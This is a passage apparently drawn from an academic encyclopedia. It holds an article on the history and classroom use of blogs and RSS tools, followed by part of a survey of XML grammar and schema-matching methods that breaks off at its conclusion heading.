Blogs are increasingly being used in education by researchers, teachers, and students. Most high school students or college students belong to one form a virtual community as they share interests and daily news. Scholars have started blogging in order to reflect on their research. More and more teachers are keeping research blogs or creating course blogs. Students are keeping course blogs or personal blogs.

A BRIEF HISTORY OF BLOGS

A blog, the short form of Weblog, is a personal Web site or page in which the owner can write entries to store daily action or reflection. Entries on a blog are normally listed chronologically and previous entries are archived weekly or monthly. Bloggers, individuals who write blogs, can publish text, graphics, audio and video clips as entry contents. Readers can search these entries and/or provide comments or feedback to the entries, which is called blogging.

Blogs were first used as a communication device between computer programmers and technicians to document thoughts and progresses during product building (Bausch, 2004). In December 1997, Jorn Barger started to use the term of Weblog to classify a few sites in which readers can input comments on posted entries. There were only 23 Weblogs in the beginning of 1999. However, after the first build-your-own-Weblog tool, Pitas, was launched in July 1999 and other tools like Blogger and Groksoup were released in August 1999, more people started writing blogs because these services were free and enabled individuals to publish their own Weblogs quickly and easily (Huffaker, 2004). In August 2001, a law professor at the University of Tennessee at Knoxville created a blog, ***Instapundit***, which got 10,000 hits each day. In 2002, blogs on business appeared and got up to a million visits a day during the peak events. In the same year, blogs gained an increasing notice and served as a news source. Blogs have been used to discuss Iraq war issues and to promote communications between political candidates and their supporters. More and more educators created their personal blogs and attracted large number of readers. For instance, Semi-Daily Journal was created in February 2002 by J. Bradford DeLong, a professor of economics at the University of California at Berkeley. The average daily hit was 50,000. According to Glenn (2003), Henry Farrell, an assistant professor of political science at the University of Toronto at Scarborough, maintained a directory which lists 93 scholar-bloggers in 2003.

In 2004, blogs played a main role in campaigning for outreach and opinion forming. Both United States Democratic and Republican Parties' conventions credentialed bloggers, and blogs became a standard part of the publicity arsenal (Jensen, 2003). *Merriam-Webster's Dictionary* declared "blog" as the word of the year in 2004. Blogs were accepted by the mass media, both as a source of news and opinion and as means of applying political pressure. A blog company, *Technorati*, accounts that 23,000 new Weblogs are created each day. This is also reported as "about one every three seconds" (Kilpatrick, Roth, & Ryan, 2005). The Gartner Group forecasts that blogging will peak in 2007, when the number of writers who maintain a personal Web site reaches 100 million.

Blogs have become increasingly popular among teachers and students at the same time. According to Henning (2003), 51.5% of blogs were developed and maintained by adolescents in 2003. A directory of educational blogs, Rhetorica: Professors who Blog, listed 162 scholar-bloggers as of July 28, 2006 (http://rhetorica.net/professors_who_ blog.htm). Most educational blogs, such as Edublog Insights (http://anne.teachesme.com/) and Weblogg-ed (http://weblogg-ed.com/), are places where educational bloggers reflect on what they are learning and experiencing. In fact, blogs and networks of blogs facilitate development of a community of learners and social interaction. The comments on blog posts can be powerful feedback tools; they offer immediate and detailed responses to the learner's thoughts and ideas.

BLOGS IN EDUCATION

As the Internet has become an important resource for teaching and learning, blogs are very useful teaching and learning tools in that they provide a space for students to reflect and publish their thoughts and understandings (Ferdig & Trammell, 2004). Readers can comment on blogs and have opportunities to provide feedback and new ideas. With hyperlinks, blogs assist students with the ability to interact with peers, experts, professionals, mentors, and others. Blogs provide an opportunity for students with active learning and a comfortable environment to express and convey their ideas, thoughts, and beliefs.

Beise (2006) did a case study where blogs and desktop video were integrated into a course on global information system (IS) management. The students were using the blogs as a means of online journaling, reflection, and interaction with other students. Some of the pedagogical approaches used in her course include (a) student teamwork in developing a Web site that presents research on an assigned region or country, (b) an online discussion on course readings, and (c) a synchronous chat on specific topics. Beise found that the blogs offered the opportunity for her students to discuss organizational, technical, and social issues encountered by businesses and individuals. According to Beise, individual students displayed significant reflection, critical analysis, and articulation of their learning from the course materials.

Richardson (2005) incorporated blogs into his English literature course in a New Jersey high school. He used the blog as an online forum for classroom discussion and found that this activity developed students' critical thinking, writing, and reading comprehension skills. His students created an online reader study guide for bees, using the Weblog format. In two years, the site (Weblogs.hcrhs.k12.nj.us/bees) has had more than 2 million hits. Richardson found that blogs motivated students to become more engaged in reading, think more deeply about the meaning of their writing, and submit higher quality work. According to Richardson (2006), the flexibility of this online tool makes it well suited for K-12 implementation. Teachers can use blogs to post homework assignments, create links, post questions, and generate discussions. Students can post homework, create a portfolio, and archive peer feedback, enabling a virtually paperless classroom. Collaboration is the most compelling aspect of blogs, which allow teachers to expand classroom walls by inviting outside experts, mentors, and observers to participate. For instance, the book's author, Sue Monk Kidd, wrote a 2,300-word response to Richardson's site.

Blogs are also used in research. The National Writing Project (NWP) purchased server space to investigate how the medium facilitates dialogue and sharing of best practices among teachers who teach in writing-intensive classrooms. Students joined in online writing workshops using blogging technology in a local NWP Young Writers' Camps, where teachers modeled this experiment after the NWP's E-Anthology, a Weblog of educators working together to develop and support each other's writing (Kennedy, 2004).

Online comments made in blogs offer the opportunities for learning with students. As in *Edublog Insights*, a Web site designed to reflect, discuss, and explore possibilities for the use of logs in education, Anne Davis (n.d.) states:

Some of our best classroom discussions emerge from comments. We share together. We talk about ones that make us soar, ones that make us pause and rethink, and we just enjoy sharing those delightful morsels of learning that occur. You can construct lessons around them. You get a chance to foster higher level thinking on the blogs. They read a comment. Then they may read a comment that comments on the comment. They get many short quick practices with writing that is directed to them and therein it is highly relevant. Then they have to construct a combined meaning that comes about from thinking about what has been written to them in response to what they wrote.

Some Ideas on Blog Usage in Teaching and Learning

Teachers can create a reflective journal type blog, start a class blog, encourage students to create their own blog, and have the class share a blog as Davis (n.d.) suggested in the *EduBlog Insight*. In fact, the use of blogs in educational settings is unlimited. For example, teachers can use blogs to:

- Keep content-related professional practice
- Share personal knowledge and networking
- Provide instructional tips for students and other teachers
- Post course announcements, readings, and comments on class activities
- Create a learning environment where students can get instructional information such as activities, discussion topics, and links to additional resources about topics they are studying

Students can use blogs to:

- Write journals and reflect on their understanding of learning
- Provide comments, opinions, or questions on instructional materials
- Submit and review assignments
- Complete group projects and encourage collaborative learning
- Create an ongoing e-portfolio to demonstrate their progress in learning
- Share course-related resources and learning experiences

Blog Writing Tools

Blog software allows users to author and edit blog entries, make various links, and publish the blog to the Internet. Most blog applications support English and many other languages so that users can select a language during installation. Blog applications usually offer Web syndication service in the form of rich site summary or really simple syndication (RSS). This allows for other software such as feed aggregators to maintain a current summary of the blog's content. Some popular blog writing tools in education include Blogger, LiveJournal, FaceBook, MySpcace, and Wikispace. These programs are operated by the developer, requiring no software installation for the blog author. They are free to register and easy to use. The most important thing is that the users do not need Web authoring skills to create and maintain their blogs. In addition, the bloggers have the control to protect their privacy and build a service that they trust. Bloggers have the flexibility of customizing their blog style. They can also add feeds from other Web sites to their *Friends* page to use it like a reader for everything they find interesting. Other information for each blog software is discussed separately.

- ***Blogger*** is one of the earliest dedicated blog-publishing tools. It was launched by Pyra Labs in August 1999. Blogger profiles let you find people and other blogs that share your interests. At the same time, your profile lets people find you, but only if you want to be found. Group functions provide excellent communication tools for small teams, families, or other groups. Blogger gives your group its own space on the Web for sharing news, links, and ideas. You can share a photo easily in the Blogger interface. In addition, you can send camera phone photos straight to your blog while you are on-the-go with Blogger Mobile.
- ***LiveJournal*** has been very popular among high school students because of its social networking features and self-contained community features. LiveJournal allows users to control who gets to see the content. It is the user who decides whether to keep the entire journal public and allow anyone to find the page on the Web. If they do not want to share with the world, they can create a friends-only journal so that only those on their *friends* list can read their journal. The users can set a different security level for each individual entry, or set a minimum security level for all entries so that they will never have to repeat the steps again. The user can turn the journal into a personal diary if the user chooses to set everything to private.
- ***Facebook*** was originally developed for college and university students but has been made available to anyone with an e-mail address to join that connects them to a participating network such as their high school, place of employment, or geographic region. The unique feature of Facebook is that the system is not just one big site like oth-

ers but is made up of lots of **separate networks** based on schools, companies, and regions. One can search for anyone on Facebook, but can only see profiles of friends and people in the user's networks. So, the system makes personal information safer to post in user's profile. Facebook is good place for storing photos because one can upload as many photo albums as desired and photos can be uploaded from the mobile phone. As of February 2007, Facebook had the largest number of registered users among college-focused sites with over 17 million members worldwide (Abram, 2007).

- ***MySpace*** is a social networking Web site offering an interactive, user-submitted network of friends, personal profiles, blogs, groups, photos, music, and videos. MySpace also features an internal search engine and an internal e-mail system. According to *Alexa* Internet, it is currently the world's fourth most popular English-language Web site and the third most popular Web site in the United States. MySpace has become an increasingly influential part of contemporary popular culture, especially in English speaking countries. Viewing the MySpace.com blog page on March 24, 2007, the total blogs were 136,531,447 and 607,361 had blogged on that single day.
- ***WikiSpaces*** is a great place for teachers, students, and educators to work together. WikiSpaces is for everyone, especially for those teachers who have less or no technology background. WikiSpaces has a simple interface, a visual page editor, and a focus on community collaboration. WikiSpaces is best for group work because the service allows each member to edit individual work freely. If one wanted to have a private space, a small fee of $5 each month is all one needs. A lot of educators successfully use Wikispaces for their classrooms and schools.

RSS Feeds and RSS Aggregators

One of the biggest advantages of blogs is the ability to create spaces where students can collaborate with each other online because blogs can increase students' communication and interaction. The readers do not have to worry about updating the postings because the blog hosting service supports RSS. RSS has two components: an XML-based RSS feed and an RSS aggregator. Users can subscribe to the blog's RSS feed and will be notified when new content is posted.

A RSS aggregator can help one keep up with all the favorite blogs by checking RSS feeds and displaying new items from each of them (Pilgrim, 2002). Teachers can also use RSS to aggregate student blog feeds, making it easier and faster to track and monitor students' online activities (Richardson, 2006). However, only those blogs that have RSS feeds can be read by an aggregator. These blogs usually have little XML graphics which links to the RSS feed.

Some of the popular RSS aggregators include

1. *Syndic8* (http://www.syndic8.com)
2. *NewsIsFree* (http://www.newsisfree.com)
3. *AmphetaDesk* (http://www.disobey.com/amphetadesk/)
4. *Awasu* (http://www.awasu.com)
5. *HotSheet* (http://www.johnmunsch.com/projects/HotSheet/)
6. *Feedreader* (http://www.feedreader.com/)
7. *Bloglines* (http://www.bloglines.com/)

Users can customize these aggregators to gather RSS feeds of interest (Kennedy, 2004). For instance, Richardson (2006) used Bloglines to track over 150 news feed and educator blogger sites without visiting many individual Web sites.

FUTURE CONSIDERATIONS

Blogs have become the mainstream in communication media and havebbeen increasingly used in the education field. However, not much research has been performed in this area. The few studies that have been completed focused primarily on the use of blogs in language instruction, team working, and online discussion or forum. These studies did reveal some interesting findings such as how blogs are used for educators to discuss and share research (Glenn, 2003) and for introducing an interdisciplinary approach to teaching across the disciplines (Ferdig & Trammell, 2004; Huffaker, 2004). These studies also revealed how teachers use blogs to facilitate learning, share information, interact as part of a learning community, and build an open knowledge base (Martindale & Wiley, 2005), as well as how educators can incorporate blogs to facilitate collaborative knowledge exchange in online learning environments (Wang & Hsu, 2007).

However, research in this field needs to be conducted to fully understand blog's potential in education, assisting students and educators to address topics, and expressing ideas and thoughts within their virtual communities. Performing more research on blog's implications in education, both quantitative and qualitative, would help determine (a) how teachers can integrate blogs into curriculum, (b) how blogs can enhance the learning environment and motivate interaction, and (c) what effects blogs have on the different gender, ethnicity, and age groups in classroom implementation.

An emerging area of examination in this related field is mobile phones as blogging appliances. As mobile phones are so commonly used among teachers and students, the medium is very easy to use to share photos, stories, and instructional materials with friends and peers while individuals are on-the-go by sending them straight to their blogs. Because this area is relatively new, not much literature can be found concerning this particular topic. As more and more teachers and students setup virtual communities, blog mobile should be investigated more closely.

CONCLUSION

Blogs have been widely used in almost every field nowadays because of the medium's inexpensive cost, low technological skill requirement, and widely dispersed network. Blogs have been used as a very efficient tool for the teaching of linguistics and for online communication and interaction. Blogs have the special features that allow them to serve as virtual textbooks or even virtual classrooms where students from different areas can share their reflections or points of view and have other users comment to them in the target language. Blogging offers the opportunity to interact with diverse audiences both inside and outside academe (Glenn, 2003). Practices demonstrate that dynamic Web publishing and blogs can be successfully applied in a number of different ways in educational contexts. However, teachers should carefully review, evaluate, and further elaborate on their theoretical framework, purpose, and intention for using the application. As blogs are very popular with the youth, integrating blogging into the curriculum becomes an urgent issue in educational settings.

REFERENCES

Abram, C. (2007, February 23). *Have a taste: Facebook blog entry.* Retrieved on March 26, 2007, from http://blog.facebook.com/blog.php?post=2245132130

Bausch, P. (2004). We blog: Publishing online with Weblogs (bookreview). *Technical Communication*, *51*(1), 129-130.

Beise C. (2006). Global media: Incorporating videocams and blogs in a global IS management class. *Information Systems Education Journal*, *4*(74). Retrieved March 4, 2007, from http://isedj.org/4/74/

Davis, A. (n.d.). *EduBlog insight.* Retrieved on March 4, 2007, from http://anne.teachesme.com/2004/10/05

Ferdig, R.E., & Trammell, K.D. (2004). *Content delivery in the "Blogosphere." T.H.E. Journal*, *31*(7).

Glenn, D. (2003). Scholars who blog. *The chronicle of higher education: Research & education*. Retrieved March 20, 2007, from http://chronicle.com/free/v49/i39/39a01401.htm

Henning, J. (2003). *The blogging iceberg: Of 4.12 million Weblogs, most little seen and quickly abandoned.* Braintree, MA: Perseus Development Corp.

Huffaker, D. (2004). The educated blogger: Using Weblogs to promote literacy in the classroom. *First Monday*, *9*(6).

Jensen, M. (2003). Emerging alternatives: A brief history of Weblogs. *Columbia Journalism Review, 5*. Retrieved March 4, 2007, from http://www.cjr.org/issues/2003/5/blog-jensen.asp

Kennedy, R.S. (2004). Weblogs, social software, and new interactivity on the Web. *Psychiatric Services*, *55*(3). Retrieved March 20, 2007, from http://ps.psychiatryonline.org

Kirkpatrick, D., Roth, D., & Ryan, O. (2005). Why there's no escaping the Blog. *Fortune* (Europe), *151*(1).

Martindale, T., & Wiley, D.A. (2005). An introduction to teaching with Weblogs. *Tech trends*. Retrieved March 6, 2007, from http://teachable.org/papers/2004_techtrends_bloglinks.htm

Pilgrim, M. (2002). *What is RSS*. Retrieved March 24, 2007, from http://www.xml.com/pub/a/2002/12/18/dive-into-xml.html

Richardson, W. (2005). *New Jersey high school learns the ABCs of blogging. T.H.E Journal*, *32*(11).

Richardson, W. (2006). *Blogs, wikis, podcasts, and other powerful Web tools for classrooms*. Thousand Oaks, CA: Corwin Press.

Wang, S., & Hsu, H. (2007): Blogging: A collaborative online discussion tool. *Society for Information Technology and Teacher Education International Conference (SITE), 2007(1)*, 2486-2489.

KEY TERMS

Blog: A personal Web site in which the owner can post text, graphics, and audio and video clips as entry content. Readers can comment on each written entries.

Blogger: The person who writes a blog.

Blogging: The activities of searching, reading, and providing comments to the blog entries.

RSS: Short form of rich site summary or really simple syndication, which is an XML format for distributing news headlines and other content on the Web.

RSS Aggregator: A program that can read RSS feeds and shelter new data in one place so that the readers do not need to search one by one.

RSS Feed: An XML file used to deliver RSS information. The term is also called Webfeed, RSS stream, or RSS channel.

XML: Extensible markup language is designed for Web documents so that designers can create their own customized tags and enable the definition, transmission, validation, and interpretation of data between applications.

Breakthroughs and Limitations of XML Grammar Similarity

Joe Tekli
University of Bourgogne, France

Richard Chbeir
University of Bourgogne, France

Kokou Yetongnon
University of Bourgogne, France

INTRODUCTION

W3C's **XML** (eXtensible Mark-up Language) has recently gained unparalleled importance as a fundamental standard for efficient data management and exchange. The use of XML covers data representation and storage, database information interchange, data filtering, as well as Web applications interaction and interoperability. XML has been intensively exploited in the multimedia field as an effective and standard means for indexing, storing, and retrieving complex multimedia objects. SVG[1], SMIL[2], X3D[3] and MPEG-7[4] are only some examples of XML-based **multimedia data representations**. With the ever-increasing Web exploitation of XML, there is an emergent need to automatically process XML documents and grammars for similarity classification and clustering, information extraction, and search functions. All these applications require some notion of **structural similarity**, **XML** representing semi-structured data. In this area, most work has focused on estimating similarity between XML documents (i.e., data layer). Nonetheless, few efforts have been dedicated to comparing XML grammars (i.e., type layer).

Computing the structural similarity between **XML documents** is relevant in several scenarios such as change management (Chawathe, Rajaraman, Garcia-Molina, & Widom, 1996; Cobéna, Abiteboul, & Marian, 2002), XML structural query systems (finding and ranking results according to their similarity) (Schlieder, 2001; Zhang, Li, Cao, & Zhu, 2003) as well as the structural clustering of XML documents gathered from the Web (Dalamagas, Cheng, Winkel, & Sellis, 2006; Nierman & Jagadish, 2002). On the other hand, estimating similarity between **XML grammars** is useful for data integration purposes, in particular the integration of DTDs/schemas that contain nearly or exactly the same information but are constructed using different structures (Doan, Domingos, & Halevy, 2001; Melnik, Garcia-Molina, & Rahm, 2002). It is also exploited in data warehousing (mapping data sources to warehouse schemas) as well as XML data maintenance and schema evolution where we need to detect differences/updates between different versions of a given grammar/schema to consequently revalidate corresponding XML documents (Rahm & Bernstein, 2001).

The goal of this article is to briefly review XML grammar **structural similarity** approaches. Here, we provide a unified view of the problem, assessing the different aspects and techniques related to XML grammar comparison. The remainder of this article is organized as follows. The second section presents an overview of XML grammar similarity, otherwise known as **XML schema matching**. The third section reviews the state of the art in XML grammar comparison methods. The fourth section discusses the main criterions characterizing the effectiveness of XML grammar similarity approaches. Conclusions and current research directions are covered in the last section.

OVERVIEW

Identifying the similarities among grammars/schemas[5], otherwise known as **schema matching** (i.e., **XML schema matching** with respect to XML grammars), is usually viewed as the task of finding correspondences between elements of two schemas (Do, Melnik, & Rahm, 2002). It has been investigated in various fields, mainly in the context of **data integration** (Do et al., 2002; Rahm & Bernstein, 2001), and recently in the contexts of **schema clustering** (Lee, Yang, Hsu, &

Yang, 2002) and **change detection** (Leonardi, Hoai, Bhowmick, & Madria, 2006).

In general, a schema consists of a set of related elements (entities and relationships in the ER model, objects and relationships in the OO model, etc.). In particular, an XML grammar (DTD or XML Schema) is made of a set of XML elements, sub-elements, and attributes, linked together via the containment relation. Thus, the schema matching operator can be defined as a function that takes two schemas, S_1 and S_2, as input and returns a mapping between them as output (Rahm & Bernstein, 2001). Note that the mapping between two schemas indicates which elements of schema S_1 are related to elements of S_2 and vice-versa.

The criteria used to match the elements of two schemas are usually based on heuristics that approximate the user's understanding of a good match. These heuristics normally consider the linguistic similarity between schema element names (e.g., string edit distance, synonyms, hyponyms, etc.), similarity between element constraints (e.g., '?', '*' and '+' in DTDs[6]), in addition to the similarity between element structures (matching combinations of elements that appear together). Some matching approaches also consider the data content (e.g., element/attribute values) of schema elements (if available) when identifying mappings (Doan et al., 2001). In most approaches, scores (similarity values) in the *[0, 1]* interval are assigned to the identified matches so as to reflect their relevance. These values then can be normalized to produce an overall score underlining the similarity between the two grammars/schemas being matched. Such overall similarity scores are utilized in Lee et al. (2002), for instance, to identify clusters of similar DTD grammars prior to conducting the integration task.

STATE OF THE ART


Schema matching is mostly studied in the relational and Entity-Relationship models (Castano, De Antonellis, & Vimercati, 2001; Larson, Navathe, & Elmasri, 1989; Milo & Zohar, 1999). Nonetheless, research in schema matching for XML data has been gaining increasing importance in the past few years due to the unprecedented abundant use of XML, especially on the Web. Different kinds of approaches for comparing and matching XML grammars have been proposed.

LSD: Among the early schema matching approaches to treat XML grammars is *LSD* (Learning Source Description) (Doan et al., 2001). It employs machine learning techniques to semiautomatically find mappings between two schemas. A simplified representation of the system's architecture is provided in Figure 4. *LSD* works in two phases: a *training phase* and a *mapping phase*. For the training phase, the system asks the user to provide the mappings for a small set of data sources, and then uses these mappings to train its set of learners. Different types of learners can be integrated in the system to detect different types of similarities (e.g., *name matcher* which identifies mappings between XML elements/attributes with respect to their name similarities: semantic similarities – synonyms, hyponyms, etc., string edit distance, etc.). The scores produced by the individual learners are combined via a meta-learner, to obtain a single matching score for each pair of match candidates. Once the learners and the meta-learner have been trained (i.e., the training phase), new schemas can be applied to the system to produce mappings (i.e., the matching phase). A special learner is introduced in LSD to take into account the structure of XML data: the *XML learner*. In addition, LSD incorporates domain constraints as an additional source of knowledge to further improve matching results. LSD's main advantage is its extensibility to additional learners that can detect new kinds of similarities (e.g., similarities between data instances corresponding to the compared schema elements, learners that consider thesauri information, etc.) (Doan et al., 2001). However, its main drawback remains in its *training phase* which could require substantial manual effort prior to launching the matching process.

In contrast with the machine learning-based method in Doan et al. (2001), most XML schema matching approaches employ graph-based schema matching techniques, thus overcoming the expensive pre-match learning effort.

DTD Syntactic Similarity: In Su, Padmanabhan, and Lo (2001), the authors propose a method to identify syntactically-similar DTDs. DTDs are simplified by eliminating null element constraints ('?' is disregarded while '*' is replaced by '+') and flattening complex elements (e.g., '((a, b+) | c)' is replaced by 'a, b+, c', the *Or* operator '|' being disregarded). In addition, sub-elements with the same name are merged to further simplify the corresponding DTDs. A DTD is represented as a rooted directed acyclic graph *G* where

Figure 1. Simplified representation of LSD's architecture (Doan et al., 2001)



each element *e* of the DTD underlines a sub-graph *G(e)* of *G*. A bottom-up procedure starts by matching leaf nodes, based on their names, and subsequently identifies inner-node matches. While leaf node matching is based on name equality, matching inner-nodes comes down to computing a graph distance between the graph structures corresponding to the elements at hand. Intuitively, the graph distance, following Su et al. (2001), represents the number of overlapping vertices in the two graphs that are being compared. Thus, in short, matching two DTDs D_1 and D_2 in Su et al. (2001) comes down to matching two elements graphs $G(r_1)$ and $G(r_2)$, where r_1 and r_2 are the root elements of D_1 and D_2 respectively. Note that Su et al.'s (2001) approach treats recursive element declarations (e.g., <!ELEMENT a (a)>).

Cupid: In Madhavan, Bernstein, and Rahm (2001), the authors propose *Cupid*, a generic schema matching algorithm that discovers mappings between schema elements based on linguistic and structural features. In the same spirit as Su et al. (2001), schemas are represented as graphs. A bottom-up approach starts by computing leaf node similarities based on the linguistic similarities between their names (making use of an external thesaurus to acquire semantic similarity scores) as well as their data-type compatibility (making use of an auxiliary data-type compatibility table assigning scores to data-type correspondences, e.g., *Integer*/*Decimal* are assigned a higher score than *Integer*/*String*). Consequently, the algorithm utilizes the leaf node similarity scores to compute the structural similarity of their parents in the schema hierarchy. A special feature of Madhavan et al.'s (2001) approach is its recursive nature. While two elements are similar if their leaf sets are similar, the similarity of the leaves is also increased if their ancestors are similar.

Similarity Flooding: In Melnik et al. (2002), the authors propose to convert XML schemas into *directed labeled graphs* where each entity represents an element or attribute identified by its full path (e.g., /element$_1$/subelement$_{11}$/subelement$_{111}$) and each literal represents the corresponding element/attribute name or a primitive type (e.g., xsd:string). From the graphs of the pair of schemas being compared, a *pair-wise connectivity graph* (PCG) made of node pairs, one for each graph, is constructed. Consequently, an initial similarity score, using classic string matching (i.e., string edit distance) between node labels, is computed for each node pair contained in the PCG. The initial similarities are then refined by propagating the scores to their adjacent nodes. Finally, a filter is applied to produce the best matches between the elements/attributes of the two schemas. In fact, the approach in Melnik et al. (2002) is based on the intuition that elements of two schemas are similar if their adjacent nodes are similar.

Coma: A platform to combine multiple matchers in a flexible way, entitled *Coma*, is provided in Do and Rahm (2002). In schema matching terms, *Coma* is comparable to *LSD* (Doan et al., 2001), both approaches being regarded as *combinational*, that is, they combine different types of matchers. Nonetheless, *Coma* is not based on machine learning in comparison with *LSD*. The authors in Do and Rahm (2002) provide a large spectrum of matchers, introducing a novel matcher aiming at reusing results from previous match operations. They propose different mathematical methods to combine matching scores (e.g., max, average, weighted average, etc.). The intuition behind the new reuse matcher is that many schemas to be matched are similar to previously-matched schemas. Following Do and Rahm (2002), the use of dictionaries and thesauri already represents such a reuse-oriented approach utilizing confirmed correspondences between schema element names and data-types. Thus, the authors propose to generalize this idea to entire schemas. The reuse operation can be defined as follows: Given two match results, $S_1 \leftrightarrow S_2$, and $S_2 \leftrightarrow S_3$, the reuse operation derives a new match result: $S_1 \leftrightarrow S_3$ based on the previously-defined matches (e.g., "CustName" ↔ "Name" and "Name" ↔ "ClientName", imply "CustName" ↔ "ClientName"). *Coma* could be completely automatic or iterative with user feedback. Aggregation functions, similar to those utilized to combine matching scores from individual matchers, are employed to attain an overall similarity score between the two schemas being compared.

XClust: Despite their differences, the approaches above map an XML grammar (i.e., a DTD or XML Schema) into an internal schema representation proper to the system at hand. These internal schemas are more similar to data-guides (Goldman & Widom, 1997) for semi-structured data than to DTDs or XML Schemas. In other words, constraints on the repeatability and alternativeness of elements (underlined by the '?', '*', +' as well as the *And* ',' and *Or* '|' operators in DTDs, for instance) are disregarded in performing the structural match. An approach called *XClust*, taking into account such constraints, is proposed in Lee et al. (2002). The authors of *XClust* develop an integration strategy that involves the **clustering of DTDs**. The proposed algorithm is based on the semantic similarities between element names (making use of a thesauri or ontology), corresponding immediate descendents as well as sub-tree leaf nodes (i.e., leaf nodes corresponding to the sub-trees rooted at the elements being compared). It analyzes element by element, going through their semantic/descendent/leaf node characteristics, and considers their corresponding cardinalities (i.e. '?', '*' and '+') in computing the similarity scores. While the internal representation of DTDs, with *XClust*, is more sophisticated than the systems presented above, it does not consider DTDs that specify alternative elements (i.e., the *Or* '|' operator is disregarded).

DTD-Diff: An original approach, entitled *DTD-Diff*, to identify the changes between two DTDs, is proposed in Leonardi et al. (2006). It takes into account DTD features, such as element/attribute constraints (i.e., '?', '+', '*' for elements and "Required", "Implied", "Fixed" for attributes), alternative element declarations (via the *Or* '|' operator) as well as entities. DTDs are presented as sets of element type declarations *El* (e.g., $<!ELEMENT\ ele_1(ele_2, ele_3)>$), attribute declarations *A* (e.g., $<ATTLIST\ ele_1\ att_1\ CDATA>$) and entity declarations *En* (e.g., $<!ENTITY\ ent_1$ "…">). Specific types of changes are defined with respect to to each type of declaration. For instance, insert/delete element declaration (for the whole declaration), insert/delete leaf nodes in the element declaration (e.g., $Del_{Leaf}(ele_2)$ in $<ELEMENT\ ele_1(ele_2, ele_3)>$), insert/delete a sub-tree in the element declaration (e.g., $Del_{SubTree}(ele_2, ele_3)$ in $<ELEMENT\ ele_1(ele_2, ele_3)>$). The algorithm takes as input two DTDs $D_1=(El_1, A_1, En_1)$ and $D_2=(El_2, A_2, En_2)$ representing old and new versions of a DTD, and returns a script underlining the differences between D_1 and D_2. The authors in Leonardi et al. (2006) show that their approach yields near optimal results when the percentage of change between the DTDs being treated is higher than 5%. That is because, in some cases, some operations might be confused with others, for example, the move operation might be detected as a pair of deletion and insertion operations.

A taxonomy covering the various XML grammar comparison approaches is presented in Table 1.

DISCUSSION

It would be interesting to identify which of the proposed matching techniques performs best, that is, can reduce the manual work required for the match task at hand (Do et al., 2002). Nonetheless, evaluations for **schema matching** methods were usually done using diverse methodologies, metrics, and data, making it difficult to assess the effectiveness of each single system (Do et al., 2002). In addition, the systems are usually not publicly available to apply them to a common test problem or benchmark in order to obtain a direct quantitative comparison. In Rahm and Bernstein (2001) and Do et al. (2002), the authors review existing generic schema matching approaches without comparing them. In Do et al. (2002), the authors attempt to assess the experiments conducted in each study to improve the documentation of future schema matching evaluations, in order to facilitate the comparison between different approaches.

Here, in an attempt to roughly compare different XML-related matching methods, we focus on the initial criteria to evaluate the performance of schema matching systems: the manual work required for the match task. This criterion depends on two main factors: (i) the level of simplification in the representation of the schema, and (ii) the combination of various match techniques to perform the match task.

Level of Simplification

While most methods consider, in different ways, the linguistic as well as the structural aspects of XML grammars, they generally differ in the internal representations of the grammars. In other words, different simplifications are required by different systems, inducing simplified schema representations upon which the matching process is executed. These simplifications usually target constraints on the repeatability and alternativeness of elements (e.g., '+', '*', … in DTDs). Hence, we identify a correspondence between the level of simplification in the grammar representations and the amount of manual work required for the match task: *The more schemas are simplified, the more manual work is required to update the match results by considering the simplified constraints*. For instance, if the *Or* operator was replaced by the *And* operator in the simplified representation of a given schema (e.g., *(a | b)* was replaced by *(a , b)* in a given DTD element declaration), the user has to analyze the results produced by the system, manually reevaluating and updating the matches corresponding to elements that were actually linked by the *Or* operator (i.e., alternatives) prior to the simplification phase. Following this logic, *XClust* (Lee et al., 2002) seems more sophisticated than previous matching systems in comparing XML grammars (particularly DTDs) since it induces the least simplifications to the grammars being compared: It only disregards the *Or* operator. On the other hand, *DTD-Diff* (Leonardi et al., 2006), which is originally a DTD change detection system, could be adapted/updated to attain an effective schema matching/comparison tool since it considers the various constraints of DTDs, not inducing any simplifications.

Combination of Different Match Criterions

On the other hand, the amount of user effort required to effectively perform the match task can also be alleviated by the combination of several **matchers** (Do & Rahm, 2002), that is, the execution of several matching techniques that capture the correspondences between schema elements from different perspectives. In other words, the schemas are assessed from different angles, via multiple match algorithms, the results being combined to attain the best matches possible. For this purpose, existing methods have allowed a so-called *hybrid* or *composite* combination of matching techniques (Rahm & Bernstein, 2001). A hybrid approach is one where various matching criteria are used within a single algorithm. In general, these criteria (e.g., element name, data type, etc.) are fixed and used in a specific way. In contrast, a composite matching approach combines the results of several independently-executed matching algorithms (which can be simple or hybrid).

Hypothetically, hybrid approaches should provide better match candidates and better performance than the separate execution of multiple **matchers** (Rahm & Bernstein, 2001). Superior matching quality should be achieved since hybrid approaches are developed in specific contexts and target specific features which could be overlooked by more generic combinational methods. It is important to note that hybrid approaches usually provide better performance by reducing the number of passes over the schemas. Instead of going over the schema elements multiple times to test each matching criterion, such as with combinational approaches, hybrid methods allow multiple criterions to be evaluated simultaneously on each element before continuing with the next one.

On the other hand, combinational approaches provide more flexibility in performing the matching, as is it possible to select, add, or remove different algorithms following the matching task at hand. Selecting the matchers to be utilized and their execution order could be done either automatically or manually by a human user. An automatic approach would reduce the number of user interactions, thus improving system performance. However, with a fully automated approach, it would be difficult to achieve a generic solution adaptable to different application domains.

In the context of XML, we know of two approaches that follow the composite matching logic, *LSD* (Doan et al., 2001) and *Coma* (Do & Rahm, 2002), whereas remaining matching methods are hybrid (e.g., *Cupid* (Madhavan et al., 2001), *XClust* (Lee et al., 2002) etc.). While *LSD* is limited to matching techniques based on machine learning, *Coma* (Do & Rahm, 2002) underlines a more generic framework for schema matching, providing various mathematical formulations and strategies to combine matching results.

Therefore, in the context of XML, effective **grammar matching**, minimizing the amount of manual work required to perform the match task, requires:

- Considering the various characteristics and constraints of the XML grammars being matched, in comparison with existing "grammar simplifying" approaches; and
- Providing a framework for combining different matching criterions, which is both (i) flexible, in comparison with existing static *hybrid* methods,

and (ii) more suitable and adapted to XML-based data, in comparison with the relatively generic *combinational* approaches.

CONCLUSION

